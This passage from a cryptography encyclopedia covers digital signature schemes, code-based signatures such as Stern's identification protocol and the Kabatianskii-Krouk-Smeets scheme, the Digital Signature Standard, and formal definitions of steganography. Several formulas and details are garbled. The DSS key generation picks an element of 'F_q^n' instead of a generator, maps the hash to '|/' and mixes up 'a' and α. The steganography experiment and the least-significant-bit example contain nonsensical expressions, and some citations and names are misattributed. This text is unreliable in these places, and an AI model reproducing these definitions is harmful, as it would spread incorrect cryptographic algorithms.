Coron JS, Joux A (2004) Cryptanalysis of a provably secure cryptographic hash function. Cryptology ePrint Archive. http://eprint.iacr.org/2004/013/

Courtois N, Finiasz M, Sendrier N (2001) How to achieve a McEliece-based digital signature scheme. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001, Lecture notes in computer science, vol 2248. Springer, Berlin, pp 157–174

Finiasz M, Sendrier N (2009) Security bounds for the design of code-based cryptosystems. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009, Lecture notes in computer science, vol 5912. Springer, Berlin, pp 88–105

Wagner D (2002) A generalized birthday problem. In: Yung M (ed) Advances in cryptology – CRYPTO'02, Lecture notes in computer science, vol 2442. Springer, Berlin, pp 288–303

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_17

Digital Signature Schemes

Kazue Sako[48] ✉
(48) Department of Computer Science and Engineering, Waseda University, Tokyo, Japan

✉ **Kazue Sako**
Email: kazuesako@aoni.waseda.jp

Definition

Digital signature schemes are techniques to assure an entity's acknowledgment of a certain digital message. This notion was first proposed in Rivest et al. 1978. Typically, a signer has a private signing key and a corresponding public key that is tied to the signer's name (Public Key infrastructure). The entity generates a string called *signature*, which depends on the message to sign and the signer's private key.

The fact that the signer acknowledged, that is, that he signed the message, can be verified by anyone using the signer's public key, the message, and the signature. If there were alternations in the message or a correct private signing key was not used, this verification will not pass. The public key is sometimes called verification key. The digital signature scheme achieves Nonrepudiation property, that is, a signer cannot later deny the fact of signing the message.

Some examples of digital signature schemes are RSA digital signature scheme, ElGamal digital signature scheme, Rabin digital signature scheme, Schnorr digital signature scheme, Digital Signature Standard, and Nyberg–Rueppel signature scheme.

Theory

A digital signature scheme consists of three algorithms, namely the *key generation algorithm*, the *signing algorithm*, and the *verification algorithm*. The security of digital signature is argued as follows: No adversary, without the knowledge of the private key, can generate a message and a signature that passes the verification algorithm (Forgery for more discussions on the security of signatures). Digital signature schemes can be achieved by performing noninteractive zero knowledge proof of knowledge of the private signing key using a message to sign.

Cross-References

Entity Authentication

References

Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_379

Digital Signature Schemes from Codes

Philippe Gaborit[49] and Nicolas Sendrier[50] ✉
(49) XLIM-DMI, University of Limoges, Limoges, France
(50) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Nicolas Sendrier**
Email: Nicolas.Sendrier@inria.fr

Definition

There exist three different types of methods to obtain a signature scheme with code-based systems (like for number theory–based schemes). The first method (similar to the RSA signature) consists in being able to decode a random element of the syndrome space. This point of view is developed by Courtois-Finiasz-Sendrier (Courtois et al. 2001) and necessitates to hide very large codes to obtain a reasonable probability of decoding (cf. "Digital Signature Scheme Based on McEliece"). The second method uses zero-knowledge identification algorithms together with the Fiat-Shamir paradigm (Fiat and Shamir 1987), which permits to transform such an algorithm into a signature algorithm. It generally leads to very long signature. For coding theory, the Stern identification protocol (Stern 1993) is the most efficient. The last method (similar to the El Gamal signature scheme) consists in building a special subset of the syndrome space that the signer is able to invert. In coding theory, this is done through the Kabatisansky-Krouk-Smeets signature scheme (Kabatianskii et al. 1997); meanwhile this scheme is only a few-times signature scheme, in the sense that only a few signatures are possible for a given public key.

There exists many specialized signature schemes in the literature; in the case of code-based signature, only identity-based signature and ring signature schemes exist up to now.

Theory

Stern Identification Scheme and Signature

This scheme was introduced by J. Stern in 1993 (Stern 1993). It is a 3-pass zero-knowledge protocol with a cheating probability of 2⁄3. In the scheme the prover proves to the verifier that he knows a word of small weight associated to a given syndrome. The level of security is very high since even for structured codes one does not know how to decode up to the Gilbert-Varshamov bound in polynomial time. The protocol has two main drawbacks: the size of the public key is large and the number of rounds to achieve a good level of security is rather high, meanwhile it is faster than comparable zero-knowledge schemes.

General Idea

In the protocol, the prover proves he knows the secret, a word of small weight associated to a public syndrome of a public matrix. The prover has to prove two facts: the secret has the correct public syndrome and also has a small weight. If one adds the fact that for zero-knowledge protocols it is necessary to consider a random case, one obtains a rough explanation of the fact that the cheating probability is 2/3 rather than 1/2 for the Fiat-Shamir protocol.

Description

Let h be a hash function. Given a public random matrix H of size $(n-k) \times n$ over $\mathbb{A}_1$, each user receives a secret key s of n bits and of weight ω. A user's public identifier is the secret's key syndrome $i_P = Hs^t$. It is calculated once in the lifetime of H. It can thus be used for several future identifications with different keys. Let us suppose that P wants to prove to V that he is indeed the person corresponding to the public identifier i_P. The prover P has his own private key s_P such that the public identifier is its syndrome $i_P = Hs^t$.

1. [Commitment Step] P randomly chooses $y \in F^n$ and a permutation σ of $\{1, 2, \ldots, n\}$. Then P sends to V the commitments c_1, c_2, and c_3 such that

$$c_1 = h\left(\sigma | Hy^t\right);\ c_2 = h\left(\sigma(y)\right);$$
$$c_3 = h\left(\sigma\left(y \oplus s\right)\right)$$

where | denotes the concatenation.

2. [Challenge Step] V sends $b \in \{0, 1, 2\}$ to P.

3. [Answer Step] Three possibilities:
   – if $b = 0$: P reveals y and σ.
   – if $b = 1$: P reveals $(y \oplus s)$ and σ.
   – if $b = 2$: P reveals $\sigma(y)$ and $\sigma(s)$.

4. [Verification Step] Three possibilities:
   – if $b = 0$: V verifies that c_1, c_2 have been honestly calculated.
   – if $b = 1$: V verifies that c_1, c_3 have been honestly calculated.
   – if $b = 2$: V verifies that c_2, c_3 have been honestly calculated, and that the weight of $\sigma(s)$ is ω.

5. Iterate the steps 1, 2, 3, 4 until the expected security level is reached.

During the fourth step, when b equals 1, it can be noticed that Hy^t derives directly from $H(y \oplus s)^t$ since we have:

$$Hy^t = H(y \oplus s)^t \oplus i_P = H(y \oplus s)^t \oplus Hs^t.$$

The Fiat-Shamir Paradigm

The Fiat-Shamir paradigm permits to transform a zero-knowledge protocol into a signature. The idea is that the prover (which becomes the Signer here) generates the challenges in a verifiable random way such that he is not able to anticipate them. It can be done in the following way:

- The Signer chooses a certain number of rounds t such that $\left(\frac{2}{3}\right)^t$ is equal to the level of security needed (usually 2^{80}).
- The signer generates the t commitments at once and generates a sequence of challenges S from a hash of the t commitments concatenated with the message to sign.
- The signature is formed from the t commitments and their respective t answers associated to the sequence of challenges S (taken one by one in order).
- In order to verify the signature, the Verifier computes the sequence S of challenges from the t commitments and the signed message, and he checks that the answers correspond to the given commitments and challenges.

This signature has been proved secure in the random oracle model (Pointcheval and Stern 1996).

Variations on the Scheme

In 1996, P. Véron proposed in ref. Véron (1997) a slightly more efficient variation of the scheme by considering for H a generator matrix rather than a syndrome matrix. In 2007, Gaborit and Girault (2007) proposed several variations on the Stern identification scheme by replacing the random public matrix H by a double circulant matrix. It permits to dramatically decrease the size of the public key and the secret key, from several hundred thousand bits to only a few hundred bits. The hard problem becoming the difficulty to decode a double circulant code up to a distance close to the Gilbert-Varshamov bound, which is thought as hard by the community. The double circulant approach permits to use the scheme on smart cards (Cayrel et al. 2008).

The Kababtiansky-Krouk-Smeets Scheme

General Idea

The idea of the protocol (Kabatianskii et al. 1997) consists in building a public linear syndrome matrix, for which the Signer is able to decode any syndrome obtained by column combination of this matrix.

The Protocol

The idea of the scheme consists in taking a public binary parity matrix H to which one associates a public syndrome matrix $F = H.G^t$, for G the generator matrix of code, whose columns are all null except a small number, which are random. The matrix G (especially the coordinates of non-null columns) is the secret key when H and F are public. For G, a matrix with k' rows, the syndrome matrix F has k' columns.

The signature is obtained as follows: By the application of a hash function to the message, one gets a random vector x of length k'. The signature is the vector xG. The verification is done by checking that $H.(xG)^t = F.x^t$ and that the weight of xG is small, the latter property being obtained from the fact that G has only a few non-null columns.

Security

The scheme cannot obviously be repeated a large number of times since each time a signature is given, linear equations about the secret key leak, which makes this scheme only a few-times signature scheme. In order to obtain a signature scheme one needs $k' \geq 160$. The security of the scheme is related to the syndrome decoding problem although no clear reduction of the scheme to this problem exists. The security of the scheme has also been studied in (Cayrel et al. 2007a) but needs more scrutiny.

Specialized Signatures

Identity-Based Signature

The first specialized signature was derived by Cayrel, Gaborit and Girault in (Cayrel et al. 2007b). The idea consists in mixing the CFS signature protocol with the signature version of the Stern identification protocol. One starts from a random sequence associated to identification parameters of a person P, this data is considered as a random syndrome of a public matrix H of the CFS scheme. An authority that knows the secret key associated to H recovers the secret word x associated to the syndrome via the CFS scheme. The word x can then be used by P as private key to sign through the Stern signature scheme, the public key being the random syndrome associated to the identity of P. This scheme is mainly theoretical since it leads to very large signature size of several megabits.

Ring Signature

A ring signature consists in being able to sign in the name of a group such that the verifier can check that the signature has been made by a member of the group, but is not able to guess which one. At the difference of group signature there is no process or manager which can identify the signer in case of doubt.

A solution with codes to this problem has been presented in Melchor et al. (2008). The solution is a zero-knowledge signature and generalizes the Stern identification protocol. In a rough way, a Signer simulates a Stern signature scheme from a special matrix obtained from the public matrices of other potential signers. A verifier knows that a secret associated to one of the Stern's public keys is used but he does not know which one. The scheme is specially efficient regarding other schemes, in the case of threshold ring signature.

Cross-References

Zero-Knowledge

Recommended Reading

Cayrel PL, Otmani A, Vergnaud D (2007a) On kabatianskii-krouk-smeets signatures. In: First international workshop, WAIFI 2007, Madrid, Lecture notes in computer science, vol 4547. Springer, Berlin, pp 237–251

Cayrel PL, Gaborit P, Girault M (2007b) Identity-based identification and signature schemes using correcting codes. In: Augot D, Sendrier N, Tillich J-P (eds) International workshop on coding and cryptography, WCC 2007. INRIA, pp 69–78

Cayrel PL, Gaborit P, Prouff E (2008) Secure implementation of the stern authentication and signature schemes for low-resource devices. In: Grimaud G, Standaert FX (eds) CARDIS 2008, Lecture notes in computer science, vol 5189. Springer, Berlin, pp 191–205

Courtois N, Finiasz M, Sendrier N (2001) How to achieve a McEliece-based digital signature scheme. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001, Lecture notes in computer science, vol 2248. Springer, Berlin, pp 157–174

Fiat A, Shamir A (1987) How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko AM (ed) Advances in cryptology – CRYPTO'86, Lecture notes in computer science, vol 263. Springer, Berlin, pp 186–194

Gaborit P, Girault M (2007) Lightweight code-based identification and signature. In: IEEE conference, ISIT'07, Nice. IEEE, pp 191–195

Kabatianskii G, Krouk E, Smeets B (1997) A digital signature scheme based on random error-correcting codes. In: Goos G, Hartmanis J, van Leeuwen J (eds) Crytography and coding, Lecture notes in computer science, vol 1355. Springer, Berlin, pp 161–167

Melchor CA, Cayrel PL, Gaborit P (2008) A new efficient threshold ring signature scheme based on coding theory. In: Buchmann J, Ding J (eds) PQCrypto, Lecture notes in computer science, vol 5299. Springer, Berlin, pp 1–16

Pointcheval D, Stern J (1996) Security proofs for signature schemes. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96, Lecture notes in computer science, vol 1070. Springer, Berlin, pp 387–398

Stern J (1993) A new identification scheme based on syndrome decoding. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93, Lecture notes in computer science, vol 773. Springer, Berlin, pp 13–21

Véron P (1997) Improved identification schemes based on error-correcting codes. Appl Algebra Eng Commun Comput 8(1):57–69
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_145

Digital Signature Standard

Dan Boneh[51] ✉
(51) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Background

The Digital Signature Standard (DSS), first proposed by Kravitz (1993) in 1991, became a US federal standard in May 1994. It is published as Federal Information Processing Letters (FIPS) 186. The signature scheme is based on the ElGamal digital signature scheme and borrows ideas from Schnorr digital signatures for reducing signature size.

Theory

We describe a slight generalization of the algorithm that allows for an arbitrary security parameter, whereas the standard only supports a fixed parameter. The signature scheme makes use of modular arithmetic and works as follows:

- *Key Generation*. Given two security parameters $\tau, \lambda \in \mathbb{D}$ $(\tau > \lambda)$ as input do the following:

1. Generate a random λ-bit prime q.

2. Generate a random τ-bit prime p such that q divides $p - 1$.

3. Pick an element $x \in \mathbb{F}_q^n$ of order q.

4. Pick a random integer $\alpha \in [1, q]$ and compute $y = g^a \in \mathbb{Z}_p^*$.

5. Let H be a hash function$H : \{0, 1\}^* \rightarrow |/$. The FIPS 186 standard mandates that H be based on the SHA-1 cryptographic hash function.

6. Output the public key (p, q, g, y, H) and the private key (p, q, g, α, H).

- *Signing*. To sign a message $m \in \{0, 1\}^*$ using the private key (p, q, g, α, H) do:

1. Pick a random integer $k \in [1, q - 1]$.

2. Compute $r = (g^k \bmod p) \bmod q$. We view r as an integer $0 \leq r < q$.

3. Compute $s = k^{-1}(H(m) + \alpha r) \bmod q$.

4. Output the pair $(r, s) \in \mathbb{Z}_p^*$ as the signature on m.

- *Verifying*. To verify a message/signature pair $(m, (r, s))$ using the public key (p, q, g, y, H) do:

1. Verify that $0 \leq r, s < q$, otherwise reject the signature.

2. Compute $u_1 = H(m)/s \bmod q$ and $u_2 = r/s \bmod q$.

3. Compute $v = (g^{u_1} y^{u_2} \bmod p) \bmod q$.

4. Accept the signature if $r = v \bmod q$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair, we have:

$$g^{u_1} y^{u_2} = g^{u_1 + \alpha u_2} = g^{(H(m) + \alpha r)/s} = g^k \pmod p .$$

It follows that $v = (g^{u_1} y^{u_2} \bmod p) \bmod q = r$ and therefore a valid message/signature is always accepted.

It is not clear how to analyze the security of this algorithm. Even the random oracle model does not seem to help since there is no hash function in the algorithm that can be modelled as a random oracle. It is believed that this is deliberate so that the algorithm does not infringe on existing patents. Security analysis for a generalization of DSS is given in Brickell et al. (2000).

To discuss signature length we fix concrete security parameters. At the present time the discrete-logarithm problem in the cyclic group $\mathbb{Z}_q^*$ where p is a 1024-bit prime is considered intractable (Lenstra and Verheul 2001) except for a very well funded organization. DSS uses a subgroup of order q of $\mathbb{Z}_q^*$. When q is a 160-bit prime, the discrete-log problem in this subgroup is believed to be as hard as discrete-log in all of $\mathbb{Z}_q^*$. Hence, for the present discussion we assume p is a 1024-bit prime and q is a 160-bit prime. Since a DSS signature contains two elements in $|/$ we see that, with these parameters, a DSS signature is 320-bits long. This is the same length as a Schnorr signature. We note that BLS short signatures are half the size and provide comparable security.

Cross-References

Digital Signature Schemes
ElGamal Digital Signature Scheme
Schnorr Digital Signature Scheme

Recommended Reading

Brickell E, Pointcheval D, Vaudenay S, Yung M (2000) Design validations for discrete logarithm based signature schemes. In: Proceedings of public key cryptography 2000, Melbourne. Lecture notes in computer science, vol 1751. Springer, Berlin, pp 276–292

Kravitz D (1993) Digital signature algorithm. US patent #5,231,668

Lenstra A, Verheul E (2001) Selecting cryptographic key sizes. J Cryptol 14(4):255–293 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_317

Digital Steganography

Christian Cachin[52] ✉
(52) IBM Research – Zurich, Rüschlikon, Switzerland

✉ **Christian Cachin**
Email: cca@zurich.ibm.com

Definition

Steganography is the art and science of hiding information by embedding messages within other, seemingly harmless messages. Conceptually, a stegosystem is a cryptosystem with the additional property that the ciphertext that it outputs is not distinguishable from covertext known to the adversary.

Background

Steganography means “covered writing” in Greek. Steganography goes beyond cryptography, whose goal is only to hide the *content* of a message, in that it also hides the *presence* of a message and creates a covert channel.

A famous illustration of steganography is Simmons’ “Prisoners’ Problem” (Anderson and Petitcolas 1998): Alice and Bob are in jail, locked up in separate cells far apart from each other, and wish to devise an escape plan. They are allowed to communicate by means of sending messages via trusted couriers, provided they do not deal with escape plans. But the couriers are agents of the warden Eve (the adversary) and will leak all communication to her. If Eve detects any sign of conspiracy, she will thwart the escape plans by transferring both prisoners to high-security cells from which nobody has ever escaped. Alice and Bob are well aware of these

facts, so that before getting locked up, they have shared a secret codeword that they are now going to exploit for embedding a hidden information into their seemingly innocent messages. Alice and Bob succeed if they can exchange information allowing them to coordinate their escape and Eve does not become suspicious.

A legitimate communication among the prisoners is called *covertext*, and a message with embedded hidden information is called *stegotext*. The distributions of covertext and stegotext are known to Eve because she knows what constitutes a legitimate communication among prisoners and which tricks they apply to add a hidden meaning to innocently looking messages.

The algorithms for creating stegotext with an embedded message by Alice and for decoding the message by Bob are collectively called a *stegosystem*. A stegosystem should hide the embedded message at least as well as an encryption scheme since it may be enough for the adversary to learn only a small amount of information about the embedded message to conclude that Alice and Bob are conspiring. But steganography requires more than that. The ciphertext generated by most encryption schemes resembles a sequence of random bits, and this is very likely to raise the suspicion of Eve. Instead, stegotext should "look" just like innocent covertext even though it contains a hidden message.

This intuition forms the basis of the formal approach to steganography (Backes and Cachin 2005; Cachin 2004; Hopper et al. 2009), which views a stegosystem as a cryptosystem with the additional property that its output, i.e., the stegotext, is not distinguishable from covertext to the adversary.

Theory

Formally, a stegosystem consists of a triple of algorithms for key generation, message encoding, and message decoding, respectively. In the symmetric-key setting, the output of the key generation algorithm is given only to Alice and to Bob.

The covertext is modeled by a distribution $\mathcal{I}$ over a given set C. The covertext may be given explicitly as a list of values or implicitly as an oracle that returns a sample of $\mathcal{I}$ upon request. A stegosystem that does not require explicit knowledge of the covertext distribution is called *universal*.

Sometimes a more general covertext *channel* is used, which allows to model dependencies among repeated uses of the same covertext source. A channel consists of an unbounded sequence of values drawn from a set C whose distribution may depend in arbitrary ways on past outputs; access to the channel is given only by an oracle that samples from the channel. The assumption is that the channel oracle can be queried with an arbitrary prefix of a possible channel output, i.e., its past "history," and it will return the next symbol according to the channel distribution. In order to simplify the presentation, channels are not considered here, but all definitions and constructions mentioned below can be readily extended to covertext channels.

The definition uses the complexity-theoretic notions of probabilistic polynomial-time algorithms and *negligible functions*, in terms of a security parameter n.

Definition 1 (Stegosystem) *Let $\mathcal{I}$ be a distribution on a set Cof covertexts. Astegosystemis a triple of probabilistic polynomial-time algorithms* (SK, SE, SD) *with the following properties.*

- *The* key generation algorithm SK*takes as input the security parameter n and outputs a bit string sk, called the* [stego] key.
- *The* steganographic encoding algorithm SE*takes as inputs the security parameter n, the stego key sk and a message $m \in \{0,1\}^l$to be embedded and outputs an element c of the covertext space C, which is called stegotext. The algorithm may access the covertext distribution $\mathcal{I}$.*
- *The* steganographic decoding algorithm SD*takes as inputs the security parameter n, the stego key sk, and an element c of the covertext space C and outputs either a message $m \in \{0,1\}^l$or a special symbol $\perp$. An output value of $\perp$ indicates a decoding error, for example, when*SD*has determined that no message is embedded in c.*

*For all sk output by*SK(1^n) *and for all $m \in \{0,1\}^l$, the probability that*

$$\mathtt{SD}\left(1^n, sk, \mathtt{SE}\left(1^n, sk, m\right)\right) \neq m$$

must be negligible in n.

The syntax of a stegosystem as defined above is equivalent to that of a symmetric-key cryptosystem, except for the presence of the covertext

distribution. The probability that the decoding algorithm outputs the correct embedded message is called the *reliability* of a stegosystem.

Security Definition

The security of a stegosystem is defined in terms of an experiment that measures the capability of the adversary to detect the presence of an embedded message. In a secure stegosystem, Eve cannot distinguish whether Alice is sending legitimate covertext or stegotext.

The attack considered here is a *chosen-message attack*, where the adversary may influence the embedded message but has otherwise no access to the encoding and decoding functions. It parallels the notion of a chosen-plaintext attack against a cryptosystem.

Consider an adversary defined by a pair of algorithms (SA_1, SA_2). The experiment consists of four stages.

1. A key *sk* is generated by running the key generation algorithm SK.

2. Algorithm SA_1 is run with input the security parameter *n*; it outputs a tuple (m^*, *s*), where $m^* \in \{0, 1\}^l$ is a message and *s* is some additional information which the algorithm wants to preserve. SA_1 has access to the covertext distribution $\mathcal{I}$.

3. A bit *b* is chosen at random and a *challenge covertext* c^* is determined depending on it: If $b = 0$ then $c^* \leftarrow \mathsf{SE}(sk, m^*)$ (c^* becomes a steganographic encoding of m^*) otherwise $G = \mathbb{F}_q^*$ (c^* is chosen randomly according to $\mathcal{I}$).

4. Algorithm SA_2 is run with inputs *n*, c^*, m^*, and *s*, and outputs a bit b'. The goal of SA_2 is to guess the value of *b*, i.e., to determine whether the message m^* has been embedded in *c* or whether *c* has simply been chosen according to $\mathcal{I}$.

The adversary succeeds to distinguish stegotext from covertext if $b' = b$ in the above experiment. Since it is trivial to achieve $\Pr[b' = b] = \frac{1}{2}$, what actually counts is the adversary's advantage above randomly guessing *b*. Formally, define the *advantage* of adversary (SA_1, SA_2), to be

$$\Pr\left[\mathrm{sk} \leftarrow \mathtt{SK}; (\mathrm{m}^*, \mathrm{s}) \leftarrow \mathrm{SA}_1\left(1^{\mathrm{n}}\right); \mathrm{b} \overset{\mathrm{R}}{\leftarrow} \{0,1\}; \right.$$
$$\textbf{if } b{=}0 \textbf{ then } c^* \leftarrow \mathtt{SE}\left(1^n, sk, m^*\right) \textbf{ else } c^* \overset{R}{\leftarrow} \mathcal{C}:$$
$$\left. SA_2\left(1^n, c^*, m^*, s\right) = b \right] - \tfrac{1}{2}.$$

Depending on the detection capabilities ascribed to the adversary in terms of its computational power, and depending on its advantage in distinguishing stegotext from covertext, one obtains the following security notions for stegosystems:

- *Perfectly secure steganography*. The adversary is an arbitrary, unbounded algorithm and has advantage equal to 0.
- *Statistically secure steganography*. The adversary is an arbitrary, unbounded algorithm and has only negligible advantage (in *n*).
- *Computationally secure steganography*. The adversary is an arbitrary probabilistic, polynomial-time computable algorithm and has only negligible advantage in *n*.

The first two notions give stegosystems with unconditional, information-theoretic security and are discussed in the next section. The third notion gives computational security and is discussed in the subsequent section (Security (Computational, Unconditional)). This discussion has so far assumed that the sender and the receiver share the same secret key before communicating, as in a symmetric cryptosystem. Departing from that assumption, it is also possible to define *public-key steganography* with computational security, analogous to asymmetric cryptosystems or public-key cryptography. This is the subject of the last section.

For the scope of this survey, the adversary is limited to passive attacks. In the Prisoners Problem, this means that the couriers may not change the messages communicated between Alice and Bob and that Eve may not send a message generated by herself to Bob and observe his reaction to it. However, the adversary may influence the messages to be embedded; for example, Eve may determine the details of Alice and Bob's escape plan by choosing to confine them in particular cells.

What distinguishes steganography from other forms of information hiding is the focus on merely detecting the *presence* of a hidden message. Watermarking and fingerprinting are two different problems of information hiding, where the existence of a hidden message is public knowledge. The

focus in these areas is on hiding the message in perceptual data from an observer that is typically a human, and on embedding the message robustly so that it cannot be removed without significantly distorting the data itself.

Information-Theoretically Secure Steganography

Definition 2 (Perfect Security) *Given a covertext distribution* $\mathcal{I}$ *, a stegosystem* (SK, SE, SD) *is called* perfectly secure *with respect to* $\mathcal{I}$ *if for any adversary* (SA_1, SA_2) *with unbounded computational power, the advantage in the experiment above is equal to 0.*

Perfect security for a stegosystem parallels the Shannon model of *perfect security* for a cryptosystem. The requirement that every adversary has no advantage implies that the distributions of the challenge c^* are equal in the two cases where it was generated from SE (when $b = 0$) and sampled from $\mathcal{I}$ (when $b = 1$). Hence, the adversary obtains *no* information about b because she only observes the challenge c^* and the distribution of c^* is statistically independent of b. Perfectly secure stegosystems were defined by Cachin (Backes and Cachin 2005).

Perfectly secure stegosystems exist only for a very limited class of covertext distributions. For example, if the covertext distribution is uniform, the one-time pad is a perfectly secure stegosystem as follows.

Assume the covertext $\mathcal{I}$ is uniformly distributed over the set of n-bit strings for some positive n and let Alice and Bob share an n-bit key sk with uniform distribution. The encoding function computes the bitwise XOR of the n-bit message m and sk, i.e., $\mathsf{SE}(1^n, sk, m) = m \oplus sk$; Bob can decode this by computing $\mathsf{SD}(1^n, sk, c) = c \oplus sk$. The resulting stegotext is uniformly distributed in the set of n-bit strings. The one-time pad stegosystem is used like this in a visual secret sharing scheme (von Ahn and Hopper 2004).

For covertext distributions that do not admit perfectly secure stegosystems, one may still achieve the following security notion.

Definition 3 (Statistical Security) *Given a covertext distribution* $\mathcal{I}$ *, a stegosystem* (SK, SE, SD) *is called* statistically secure *with respect to* $\mathcal{I}$ *if for all adversaries* (SA_1, SA_2) *with unbounded computational power, there*

exists a negligible function ε such that the advantage in the experiment above is at most ε(n).

Statistical security for stegosystems may equivalently be defined by requiring that for any *sk* and any *m*, the statistical distance between the probability distribution generated by $\mathsf{SE}(1^n, sk, m)$ and the covertext distribution is negligible.

Definition 3 was first proposed by Katzenbeisser and Petitcolas (Cachin 2004) and a very similar notion was defined by Cachin (Backes and Cachin 2005).

Here is a simple example of a statistically secure stegosystem. It is representative for a class of practical stegosystems that embed information in a digital image by modifying the least significant bit of every pixel representation (Backes and Cachin 2005; Katzenbeisser and Petitcolas 2002). Suppose that the cover space *C* is the set of *n*-bit strings with (C_0, C_1) being a partition of *C* and with distribution $\mathcal{I}$ such $\left|\Pr\left[c \xleftarrow{R} \mathcal{C} : c \in C_0\right] - \Pr\left[c \xleftarrow{R} \mathcal{C} : c \in C_1\right]\right| = \delta(n)$ for some negligible *δ*. Then there is a stegosystem for a one-bit message *m*n using a one-bit secret key *sk*. The encoding algorithm SE computes $s \leftarrow m \oplus sk$ and outputs $P \oplus \Omega_p^1$. Decoding works without error because $m = 0$ if and only if $c \in C_{sk}$. It is easy to see that the encoding provides perfect secrecy for *m* and that the stegosystem is statistically secure. Note, however, that finding the partition for a given distribution is an NP-hard combinatorial optimization problem.

There exist also statistically secure *universal* stegosystems, where the covertext distribution is only available as a sampling oracle. Information-theoretically secure stegosystems suffer from the same drawback as cryptosystems with unconditional security in the sense that the secret key may only be used once. This is not the case for computational security considered next.

Computationally Secure Steganography

Definition 4 (Computational Security) *Given a covertext distribution* $\mathcal{I}$ *, a stegosystem* (SK, SE, SD) *is called* computationally secure *with respect to* $\mathcal{I}$ *if for all probabilistic polynomial-time adversaries* (SA_1, SA_2)*, there*

exists a negligible function ε such that the advantage in the experiment above is at most ε(n).

The notion was introduced by Katzenbeisser and Petitcolas (Cachin 2004) and by Hopper, Langford, and von Ahn (Hopper et al. 2009). The latter work also presented the following construction of a computationally secure, universal stegosystem. It illustrates a popular encoding method that does not rely on knowledge of the covertext distribution, which is also used by some practical stegosystems.

The encoding method is based on an algorithm `sample`, which samples a covertext according to $\mathcal{I}$ such that a given bit string b of length $f = O(\log|C|)$ is embedded in it.

Algorithm sample

Require: security parameter n, a function $g : C \to \{0,1\}^f$, and a value $b \in \{0,1\}^f$

Ensure: a covertext x

1: $j \leftarrow 0$
2: **repeat**
3: $\quad x \xleftarrow{R} \mathcal{C}$
4: $\quad j \leftarrow j + 1$
5: **until** $g(x) = b$ **or** $j = n$
6: return x

Intuitively, algorithm `sample` returns a covertext chosen from distribution $\mathcal{I}$, but restricted to that subset of C which is mapped to the given b by g. sample may also fail and return a covertext c with $g(c) \neq b$, but this happens only with negligible probability in n.

Suppose $\{G_k\}$ is a pseudo-random function family indexed by k, with domain $\{0, 1\} \times C$ and range $\{0, 1\}^f$. (It can be thought of as a pair (G_0, G_1) of independent pseudorandom functions.) The secret key of the stegosystem consists of a randomly chosen k. The encoding algorithm $\mathsf{SE}(1^n, k, m)$ for an f-bit message m first "encrypts" m to $y \leftarrow G_k(0, c_0) \oplus m$ for a public constant $c_0 \in C$. Note that y is the ciphertext of a symmetric cryptosystem of m and is computationally indistinguishable from a random f-bit string. This value y is then embedded by computing a stegotext $c \leftarrow \mathtt{sample}(n,$

$G_k(1, \cdot), y$). It can be shown that when $\mathcal{I}$ is sufficiently random, as measured in terms of min-entropy, the output distribution of sample is statistically close to $\mathcal{I}$ (Hopper et al. 2009; Naor and Shamir 1995).

The decoding algorithm $\mathsf{SD}(1^n, k, c)$ outputs $m' \leftarrow G_k(1, c) \oplus G_k(0, c_0)$; it is easy to show that m' is equal to the message that was embedded using SE except with negligible probability.

This stegosystem is an extension of the example given above for statistical security. In fact, when G is a universal hash function and the encryption is realized using a one-time pad, this is a universal stegosystem with statistical security.

Public-Key Steganography

What if Alice and Bob did not have the time to agree on a secret key before being imprisoned? They cannot use any of the stegosystems presented so far because that would require them to share a common secret key. Fortunately, steganography is also possible without shared secrets, only with public keys, similar to public-key cryptography. The only requirement is that Bob's public key becomes known to Alice in a way that is not detectable by Eve.

Formally, a public-key stegosystem consists of a triple of algorithms for key generation, message encoding, and message decoding like a (secret-key) stegosystem, but the key generation algorithm now outputs a stego key pair (*spk*, *ssk*). The public key *spk* is made available to the adversary and is the only key needed by the encoding algorithm SE. The decoding algorithm SD needs the secret key *ssk* as an additional input. These components similar to those of an asymmetric cryptosystem.

Definition 5 (Public-Key Stegosystem) *Let $\mathcal{I}$ be a distribution on a set C of* covertexts. A public-key stegosystem *is a triple of probabilistic polynomial-time algorithms* (SK, SE, SD) *with the following properties*.

- *The* key generation algorithm SK*takes as input the security parameter n and outputs a pair of bit strings* (*spk*, *ssk*), *called the* [stego] public key *and the* [stego] secret key.
- *The* steganographic encoding algorithm SE*takes as inputs the security parameter n, the stego public key spk and a* message $m \in \{0, 1\}^l$ *and outputs a covertext $c \in C$.*

- *The* steganographic decoding algorithm SD*takes as inputs the security parameter n, the stego secret key ssk, and a covertext* $c \in C$*, and outputs either a message* $m \in \{0,1\}^l$ *or a special symbol* $\perp$.

For all (*spk*, *ssk*) *output by the key generation algorithm and for all* $m \in \{0,1\}^l$*, the probability that* $\mathsf{SD}(1^n, ssk, \mathsf{SE}(1^n, spk, m)) \neq m$ *must be negligible in n.*

Security is modeled analogously to the definition of symmetric-key stegosystems, with the difference that the public key *spk* is additionally given to the adversary algorithms SA_1 and SA_2 and that the challenge covertext is computed using *spk* only. With these modifications, a public-key stegosystem (SK, SE, SD) is called secure against adaptive chosen-plaintext attacks if it is computationally secure according to Definition 4.

